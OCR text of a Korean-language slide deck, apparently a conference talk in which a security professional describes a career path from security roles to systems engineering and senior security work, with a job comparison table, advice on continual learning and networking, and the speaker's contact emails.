
입사첫날

5년 후


Start & Now

#2 Career
- Security
- Professional
- Developer
- CC
- CERT

1. 이직 고민
2. 연봉 고민
3. 커리어 방향성
4. 프로모션
5. 커리어 고민에 대한 멘토 부족
6. 경제적 불안




LESSONS
LEARNED
Shift



All the time do it now
- 항상 지금 -
Do what you don't want to do first
- 하기 싫은 일부터 먼저 -
Be respectful of others
- 다른 사람을 존중 -


재미없다
…


재미없다
…



핵노잼
노잼

Part2: 늘품


OLD WAY
NEW WAY


SENIOR

기술 변화와 적응을 위한 고려



Start & Now

#3 Career

- Systems Engineer
- POC, Presentation Debug, issue
- Global Career

Start & Now

#3 Career

- Systems Engineer
- POC, Presentation Debug, issue
- Global Career

Start & Now

#3 Career


- Systems Engineer
- POC, Presentation Debug, issue
- Global Career


CHA
LLEN
N
GE

Start & Now

#4 Career

- Sr. Security Champ
- Leader Architect on customer project
- External Mentor



	연봉	Career	이후 Next	집과거리	평판	Tech	내마음	성장성	출장	네트워킹
AMAZON	8	10	10	6	10	10	7	8	6	7
Fotinet	7	8	8	8	8	9	10	7	9	7


두근
두근
와작!


LEAD

Start & Now

#4 Career

- Sr. Security Risk & Compliance
- APJC Security Champ
- Leader Architect on customer project
- External Mentor

amazon

Leadership Principles

. . . unless you know better ones. Please be a leader.


3
min


3
HOURS


Part3: 넥


KEEP LEARNING


KEEP LEARNING


KEEP LEARNING



KEEP LEARNING


KEEP LEARNING
DATA ANALYTICS



HELPFUL
TIPS
AI

BASIC

네트워킹 펜더맨털, 개발 언어 이해, Public Cloud






DO IT
구체적인 액션, 블로그 및 핸즈온 진행
AI



Professional

분야에 대한 전문성 기르기, 외부 커뮤니티 활동









시장 가치검토
전문분야의 “얼굴” 도전, 컨퍼런스 발표, 네트워킹 통한 기회
AI


성장

기술 + 비즈니스 이해, 커뮤니케이션 스킬, 지속적인 학습










차별성

설명할 수 있는 보안전문가, 비즈니스 성장시키는 보안전문가



Security Zero & Zero

S ecurity		**Salt**
E vent		Integrity
C ritical		All everything
U ntrust	=	All the time
R isk		Human
I mitation		Best Practice
T est		Security Test
Y oY		Ready for Next

With New

#Networking
- AWS Security KRUG
- 1 On 1 meet
- OWASP
- Conference

With Networking

AWS Security KRUG

https://slack.awskr.org/

LinkedIn

Security Conference

hanhyeon@amazon.com / misadz1@gmail.com / misadz@naver.com